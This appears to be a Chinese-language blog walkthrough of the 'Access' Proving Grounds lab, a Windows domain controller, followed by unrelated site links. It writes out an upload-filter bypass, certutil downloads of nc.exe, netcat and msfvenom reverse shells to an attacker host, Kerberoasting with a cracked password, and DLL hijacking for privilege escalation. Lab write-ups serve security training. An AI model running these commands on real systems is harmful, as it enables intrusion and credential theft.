
Access pg walkthrough Intermediate window域渗透
namp
nmap -p- -A -sS -T4 192.168.200.187

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-23 00:24 UTC

Stats: 0:02:36 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 98.45% done; ETC: 00:26 (0:00:00 remaining)

Nmap scan report for 192.168.200.187

Host is up (0.071s latency).

Not shown: 65514 filtered tcp ports (no-response)

PORT      STATE SERVICE       VERSION

53/tcp    open  domain        Simple DNS Plus

80/tcp    open  http          Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)

|_http-title: Access The Event

| http-methods:

|_  Potentially risky methods: TRACE

|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7

88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-12-23 00:26:00Z)

135/tcp   open  msrpc         Microsoft Windows RPC

139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn

389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)

445/tcp   open  microsoft-ds?

464/tcp   open  kpasswd5?

593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0

636/tcp   open  tcpwrapped

3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: access.offsec0., Site: Default-First-Site-Name)

3269/tcp  open  tcpwrapped

5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-server-header: Microsoft-HTTPAPI/2.0

|_http-title: Not Found

9389/tcp  open  mc-nmf        .NET Message Framing

49666/tcp open  msrpc         Microsoft Windows RPC

49667/tcp open  msrpc         Microsoft Windows RPC

49673/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0

49674/tcp open  msrpc         Microsoft Windows RPC

49675/tcp open  msrpc         Microsoft Windows RPC

49699/tcp open  msrpc         Microsoft Windows RPC

49738/tcp open  msrpc         Microsoft Windows RPC

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

OS fingerprint not ideal because: Missing a closed TCP port so results incomplete

No OS matches for host

Network Distance: 4 hops

Service Info: Host: SERVER; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:

| smb2-time:

|   date: 2024-12-23T00:26:57

|_  start_date: N/A

| smb2-security-mode:

|   3:1:1:

|_    Message signing enabled and required

TRACEROUTE (using port 80/tcp)

HOP RTT      ADDRESS

1   70.57 ms 192.168.45.1

2   70.55 ms 192.168.45.254

3   71.24 ms 192.168.251.1

4   71.36 ms 192.168.200.187

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 191.49 seconds
观察端口开放情况 发现53 和 88两个端口都开着 可以确认是一台域控服务器
访问80端口

扫描网站
发现forms 目录

uploads目录

尝试给他发送邮件 发现报错 Error: Unable to load the "PHP Email Form" Library!

还发现一个测试点

他存在文件扩展名检测
我们抓包 将shell.php 改成shell.php:.jpg 上传实现绕过

发现我们上传成功 但是内容为0kb

我们要进行追加操作

发现成功

那么接下来尝试反弹shell
certutil -urlcache -split -f http://192.168.45.250/nc.exe nc.exe 下载nc.exe
nc -e cmd 192.168.45.250 80反弹shell

进入提权环节
继续搜集一下信息
ldap协议发现没啥东西

然后就不太会了
看wp
先用这个脚本 获取域环境下的所有spn
https://github.com/compwiz32/PowerShell/blob/master/Get-SPN.ps1?source=post_page-----b95d3146cfe9--------------------------------

发现了mssql的spn
指定请求该spn的tgs
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList 'MSSQLSvc/DC.access.offsec'
将tgs导出
wp用的是这个脚本
https://github.com/EmpireProject/Empire/blob/master/data/module_source/credentials/Invoke-Kerberoast.ps1?source=post_page-----b95d3146cfe9--------------------------------
这个命令.\Invoke-Kerberoast.ps1
但我发现我运行之后没反应
经过搜索我发现一个这样用
import-module ./Invoke-Kerberoast.ps1
Invoke-Kerberoast -OutputFormat Hashcat | fl
哈希出来了

那么接下来我们要做的就是爆破哈希值 得到mssql这个账户的密码
john st --wordlist=/root/Desktop/fuzz/rockyou.txt/rockyou.txt
爆破成功 trustno1

尝试拿shell evil-winrm -u svc_mssql -p trustno1 -i 192.168.200.187

发现报错
再试另一个
impacket-wmiexec access/svc_mssql:trustno1@192.168.200.187

tmd 也不行 服了
不拿shell了 看看有无共享文件
crackmapexec smb 192.168.200.187 -u svc_mssql -d access.offsec -p "trustno1" --shares
再上传一个脚本
import-module .\Invoke-RunasCs.ps1导入脚本
Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "whoami" 执行命令 这个类似于sudo

执行成功
执行反弹shll
Invoke-RunasCs -Username svc_mssql -Password trustno1 -Command "C:\xampp\htdocs\uploads\nc.exe -e cmd 192.168.45.250 135"
反弹成功


终于拿到第一个flag了

发现SeChangeNotifyPrivilege 权限 可以提权
用这个
https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public?source=post_page-----b95d3146cfe9--------------------------------
现在我们再c盘有可写权限

现在我们用dll劫持来进行提权
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.154 LPORT=135 -f dll -o tzres.dll
靶机上执行
certutil -urlcache -split -f "http://192.168.45.250:88/tzres.dll" C:\Windows\System32\wbem\tzres.dll
再执行systeminfo
发现我失败了 没反应
但是wp成功了
不知道除了啥问题 估计是靶场有些小问题
理论上到这一步就提权成功了
Access pg walkthrough Intermediate window域渗透的更多相关文章
- 初级AD域渗透系列
net group /domain 获得所有域用户组列表 net group “domain admins” /domain 获得域管理员列表 net group “enterprise admi ...
- Metasploit域渗透测试全程实录(终结篇)
本文作者:i春秋签约作家——shuteer 前言 内网渗透测试资料基本上都是很多大牛的文章告诉我们思路如何,但是对于我等小菜一直是云里雾里.于是使用什么样的工具才内网才能畅通无阻,成了大家一直以来的渴 ...
- 域渗透基础之NTLM认证协议
域渗透基础的两个认证协议ntlm和Kerberos协议是必须总结的~ 这篇简单总结下ntlm协议 晚上写下kerberos 0x01 NTLM简介 NTLM使用在Windows NT和Windows ...
- 域渗透:SPN(ServicePrincipal Names)的利用
SPN 简介:服务主体名称(SPN:ServicePrincipal Names)是服务实例(可以理解为一个服务,比如 HTTP.MSSQL)的唯一标识符.Kerberos 身份验证使用 SPN 将服 ...
- 域渗透复盘(安洵CTF线下)
复盘线下域渗透环境Write Up 0x01 外网web到DMZ进域 外网web入口 joomla应用 192.168.0.5 反序列化打下来 GET /index.php HTTP/1.1 Ho ...
- AD域渗透总结
域渗透总结 学习并做了一段时间域网络渗透,给我直观的感受就是思路问题和耐心,这个不像技术研究,需要对一个点进行研究,而是遇到问题后要从多个方面思考,寻找"捷径"思路,只要思路正确, ...
- 内网域渗透之MS14-068复现(CVE-2014-6324)
在做域渗透测试时,当我们拿到了一个普通域成员的账号后,想继续对该域进行渗透,拿到域控服务器权限.如果域控服务器存在MS14_068漏洞,并且未打补丁,那么我们就可以利用MS14_068快速获得域控服务 ...
- 内网域渗透之MS14-068复现
在做域渗透测试时,当我们拿到了一个普通域成员的账号后,想继续对该域进行渗透,拿到域控服务器权限.如果域控服务器存在MS14_068漏洞,并且未打补丁,那么我们就可以利用MS14_068快速获得域控服务 ...
- 域渗透-Kerberos身份验证流程
域渗透-Kerberos身份验证流程 Kerberos协议框架 在 Kerberos 协议中主要是有三个角色的存在: 1. 访问服务的 Client: 2. 提供服务的 Server: 3.KDC(K ...
- 域渗透之通过DCSync获取权限并制作黄金票据
环境背景 账号: admin 没有域管权限 admin02 有域管权限 administrator 有域管权限 模拟渗透过程: 利用任意方法已经登录到client1(Windows 7),在clien ...
随机推荐
- JAVA 两个时间 相差的 小时,天数,分钟
long nd = 1000 * 24 * 60 * 60; //每天毫秒数 long nh = 1000 * 60 * 60; //每小时毫秒数 long nm = 1000 * 60; //每分钟 ...
- vue2-基础核心
vue简介 vue中文官网 动态构建用户界面的渐进式 JavaScript 框架 vue的特点: 遵循MVVM模式 采用组件化模式,提高代码复用率,让代码更好维护 声明式编码,无需直接操作DOM,提高 ...
- 李继刚Lisp提示词灵感之源:压缩推动进步
前面在文章< 访谈李继刚:从哲学层面与大模型对话 >中提到,继刚总结去年写提示词的核心理念是"清晰表达",而今年则是"压缩表达",既而才有火爆全网的 ...
- 使用 ibatis 处理复杂对象数据关系的实例
如何使用 ibatis 处理复杂对象数据关系 iBatis 是一个开源的对象关系映射程序,其工作是将对象映射到 SQL 语句.和其它 O/R Mapping 框架不同,iBatis 开发者需要自己编写 ...
- k8s之Helm
官方文档: https://helm.sh/zh/docs/intro/using_helm/ Helm 帮助您管理 Kubernetes 应用-- Helm Chart,Helm 是查找.分享和使用 ...
- http相关知识要点
1.TCP/IP协议分为哪几层?每一层主要作用是什么?为什么要分层? 应用层 传输层 网络层 数据链路层 2.HTTP请求有哪些方式? GET:用于从服务器获取资源.不会改变资源状态,无副作用,幂等. ...
- 重磅推出 Sdcb Chats:一个全新的开源大语言模型前端
重磅推出 Sdcb Chats:一个全新的开源大语言模型前端 在当前大语言模型(LLM)蓬勃发展的时代,各类 LLM 前端层出不穷.那么,为什么我们还需要另一个 LLM 前端呢? 最初的原因在于质感的 ...
- 前端每日一知之你需要知道的JSON.stringify
脑图在线链接 本文内容依据[web开发]公众号精彩文章总结而来
- 使用 cProfile 分析和定位 Python 应用性能瓶颈点
一.需求背景 性能压测时,发现某接口存在性能瓶颈,期望借助工具定位该瓶颈,最好能定位至具体慢方法. 二.cProfile 简介 cProfile 是 Python 标准库中的一个模块,用于对 Pyth ...
- uni-app微信小程序GPS位置获取爬坑
前情 uni-app是我比较喜欢的跨平台框架,它能开发小程序/H5/APP(安卓/iOS),重要的是对前端开发友好,自带的IDE让开发体验也挺棒的,现在所在公司项目有抖音.快手.微信.支付.APP端, ...